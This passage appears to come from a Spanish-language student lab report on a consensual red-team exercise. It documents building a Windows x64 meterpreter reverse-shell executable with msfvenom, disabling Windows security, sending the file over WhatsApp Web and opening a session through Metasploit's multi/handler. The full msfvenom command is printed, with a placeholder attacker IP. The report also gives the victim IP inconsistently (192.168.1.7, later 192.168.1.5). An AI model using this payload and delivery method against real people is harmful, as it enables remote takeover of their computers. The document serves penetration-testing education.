


Fuente: Autor

Se valida la conectividad y se realiza ping entre la máquina Kali-Linux hacía de la de Windows 10, en este caso se utiliza la ip 192.168.1.6 para Kali Linux y se evidencia la conectividad a través de la ip 192.168.1.7 (Windows 10), teniendo en cuenta que están bajo la misma red local.

Windows 10 X64: es un sistema operativo desarrollado por Microsoft, en este caso se utiliza con la arquitectura de 64 bits con el fin de obtener los resultados esperados en este ejercicio, a continuación, se detalla la configuración de dichos sistemas operativos:

Imagen 14. Verificación direccionamiento ip de Windows



Fuente: Autor

Se observa que la máquina de Windows 10 tiene asignada la ip 192.168.1.7 y se realiza conectividad a través de la ip 192.168.1.6 (Kali-Linux).
También se utiliza herramientas fundamentales para este apartado como:

Msfvenom: Herramienta la cual permite la creación de ejecutables maliciosos con una estructura que permite atacar el objetivo y vulnerar lo deseado, en este caso se crea desde la máquina origen (Kali-Linux), la cual se realiza a través del Payload con la configuración específica y parámetros requeridos para obtener lo deseado[1].


Payload: En este caso es una serie de instrucciones, la cual es delimitada paso a paso donde el atacante se filtra para poder lanzar el ataque a través de la herramienta (Msfvenom), ocasionando daños en la máquina objetivo (Windows 10), donde se encarga de vulnerarla y así poder tener control remoto y hacer daño y cumplir con el objetivo[11].

Mestasploit: Es uno de los más interesantes marcos de prueba de penetración que tiene como finalidad encontrar las diferentes vulnerabilidades en un sistema informático antes de que los piratas ingresen a realizar ataques y sean explotados,

en conclusión, el Metasploit es una especie de mecanismo de piratear, pero con permiso y así contrarrestar los ataques, en este caso utilizado como Read Team, donde con consentimiento entre ambas partes se ejecuta logrando con éxito lo establecido[11].
Al ser código abierto se puede personalizar y usar fácilmente en los diferentes sistemas operativos, en este caso el de Kali Linux y Windows 10 X64.

WhatsApp: Aplicación la cual funciona como mensajería en diferentes navegadores interactuando en este caso desde Kali-Linux hacía Windows 10 donde se transporta un archivo creado a través de Payload con ciertas características y así poder ser ejecutado en la máquina objetivo (Windows 10), y de esta manera hacer un Metasploit con gran éxito.

Imagen 15. Instalación de WhatsApp en ambos equipos



Fuente: Autor


Esta herramienta es ejecutada desde el Kali-Linux con el fin de poder transportar el archivo a través de esta aplicación hacía la máquina objetivo.
Esta aplicación se configura de igual manera en esta máquina de Windows ya que se debe recibir y ejecutar el archivo con extensión (exe), desarrollado desde la máquina Kali-Linux para provocar con éxito el objetivo del ataque analizado.

[11] conceptos ciberseguridad, metasploit [sitio web], Consultado 26 de agosto de 2023, disponible en https://keepcoding.io/blog/que-es-metasploit-ciberseguridad/

2.13 DATOS INFORMACIÓN PARA IDENTIFICAR EL FALLO DE SEGURIDAD

Para llevar a cabo el ejercicio y poder identificar los fallos de seguridad en la máquina (víctima), se recopila la siguiente información.
Lo primero es identificar el direccionamiento ip de la máquina víctima (192.168.1.7), y asegurar que esté dentro de la misma red local, esto para garantizar el éxito del ejercicio y de esta manera mostrando que por este medio podría estar el primer fallo de seguridad.
A continuación, se debe deshabilitar todo el sistema de seguridad de la máquina de Windows 10 con arquitectura de 64 bits, con el fin de permitir la ejecución del Payload, el cual será transportado a través de la aplicación WhatsApp Web y poder ser ejecutado causando el ingreso del código dañino para poder vulnerar la máquina objetivo.

Imagen 16. Desactivación sistema de seguridad de Windows



Fuente: Autor

Se debe también tener en cuenta que en el escritorio existe un archivo de formato (.exe), el contiene un código malicioso y al momento de ser ejecutado este habilitaría de forma inmediata privilegios con el fin de poder tener acceso desde la máquina origen (Kali-Linux) y así tener el control de poder manipular y administrar los recursos de la máquina objetivo (Windows 10).

2.14 HERRAMIENTA UTILIZADA PARA IDENTIFICAR FALLOS DE SEGURIDAD

Definitivamente la herramienta utilizada para identificar los fallos de seguridad en la máquina objetivo es el:

Msfvenom[12]: Herramienta la cual permite la creación de ejecutables maliciosos con una estructura que permite atacar el objetivo y vulnerar lo deseado, en este caso se crea desde la máquina origen (Kali Linux), la cual se realiza a través del Payload con la configuración específica y parámetros requeridos para obtener lo deseado.
En este caso se debe tener en cuenta bajo que parámetros fue desarrollado:

-p: Este comando indica la carga útil a usar en el ataque, a través del Payload, para el taller se debe hacer uso de un Payload que soporte arquitectura x64 de Windows y que por medio de una Shell reversa genere un meterpreter.

-platform[12]**:** Este parámetro indica la plataforma la cual se desea atacar dado que msfvenom no solamente es funcional con Windows sino con otros sistemas operativos, por ende, lo solicitado en el taller es un sistema operativo Windows.

-a: Este parámetro indica la arquitectura que se desea atacar, para el ejemplo propuesto en el taller es una arquitectura x64, sino seleccionan esta opción por defecto msfvenom maneja una arquitectura x86.

LHOST: Este parámetro indica el LOCAL HOST, o ip de la máquina atacante, esta debe ser introducida al momento de crear el ejecutable[12].

LPORT: Este parámetro indica el LOCAL PORT, o puerto de la máquina víctima por la cual se dará la escucha de la víctima[12].

-f: Este parámetro indica el formato en el cual se generará el ejecutable, como se utilizará para Windows (.exe) es una opción adecuada y acorde al ejercicio.
>>: Indicador de ruta para almacenar el ejecutable creado por msfvenom.

```
msfvenom -p Windows/x64/meterpreter/reverse_tcp --platform
Windows -a x64 LHOST=IP_KALI LPORT=443 -f exe >>
/home/kali/Desktop/poc_10134471.exe
```

Y el puerto que abre la aplicación para este caso es el 443


_____

[12]msfvenom-cheatSheet [sitio web], Consultado 26 de agosto de 2023, disponible en https://book.hacktricks.xyz/v/es/generic-methodologies-and-resources/shells/msfvenom

2.15 ¿CÓMO AFECTA EL ATAQUE A LA MÁQUINA VÍCTIMA?

En este apartado al realizar un análisis de lo ocurrido en la máquina objetivo (Windows 10 x 64), se observa que existe un archivo con formato (.exe), el cual fue transportado de manera segura a través del aplicativo WhatsApp Web para cumplir con la afectación a la que queda expuesta dicho computador, ya que previamente a esto se detectaron varias situaciones las cuales permitieron aún más las vulnerabilidades de la máquina (víctima), teniendo en cuenta los parámetros bajo los cuales fue desarrollado el Payload a través de la herramienta Msfvenom, donde se especifica cada acción la cual es ejecutada directamente desde Windows 10, como paso final se procede a ejecutar el exploit desde la máquina origen (Kali Linux) a través del meterpreter con el fin de permitir el control de la máquina atacada y de esta manera se accede a el uso de comandos que permitan manipular la información, desde el borrado del archivo que se encontraba en este caso en el escritorio, hasta la creación de carpetas o modificación del mismo, esto dejando expuesta la máquina a personas que quieran hacer daño con fines económicos.

Imagen 17. Proceso de ataque a la máquina objetivo




Fuente: Autor

2.16 COMANDO UTILIZADOS PARA LA EJECUCIÓN DEL PAYLOAD

En este apartado y a través de Kali-Linux se inicia con la creación del Payload utilizando la herramienta msfvenom bajo unos parámetros definidos de acuerdo a la configuración del equipo a atacar como la versión del Windows, además de tener claro el direccionamiento ip y puerto de salida del equipo origen (Kali-Linux).

```
msfvenom -p Windows/x64/meterpreter/reverse_tcp --platform
Windows -a x64 LHOST=IP_KALI LPORT=443 -f exe >>
/home/kali/Desktop/poc_10134471.exe
```


Imagen 18. Utilización herramienta msfvenom



Fuente: Autor

En segunda instancia se crea el archivo .exe en el escritorio del equipo origen, como se observa en la imagen con el nombre “poc_10134471.exe” como lo exige en anexo 4 del escenario 3


Imagen 19. Creación archivo .exe



Fuente: Autor

En esta imagen se observa el uso del aplicativo WhatsApp para iniciar el traslado del archivo generado a través de las instrucciones que conformaron el Payload


Imagen 20. Transporte archivo .exe a través de WhatsApp



Fuente: Autor

En este paso se obtiene el archivo y se descarga a través de WhatsApp en el equipo destino, el cual se va a atacar al ser ejecutado manualmente y posterior a esto se realiza una serie instrucciones en el equipo origen.


Imagen 21. Archivo .exe en equipo objetivo



Fuente: Autor

Inicio de meterpreter, se utiliza y se inicia con el comando msfconsole, básicamente es el alistamiento bajo ciertos parámetros para ejecutar el Metasploit y tener acceso al equipo destino.


Imagen 22. Inicio meterpreter



Fuente: Autor

En la gráfica se observa cada uno de los pasos indicados como:
Exploit: El exploit a utilizar es exploit/multi/handler
Payload: El Payload a utilizar es el mismo que se utilizó en la construcción del ejecutable Windows/x64/meterpreter/reverse_tcp
LHOST: Se ingresa la ip del Kali Linux
LPORT: Se ingresa el puerto 443 el cual en la mayoría de las ocasiones se encuentra en estado open.


Imagen 23. Instrucciones para el Metasploit



Fuente: Autor

Una vez finalizada la instrucción a través del Meterpreter, se inicia con la identificación de la máquina a atacar como la ip del equipo destino (192.168.1.5), donde se evidencia la sesión abierta, y se muestra la descripción de esta máquina desde el Kali-Linux.

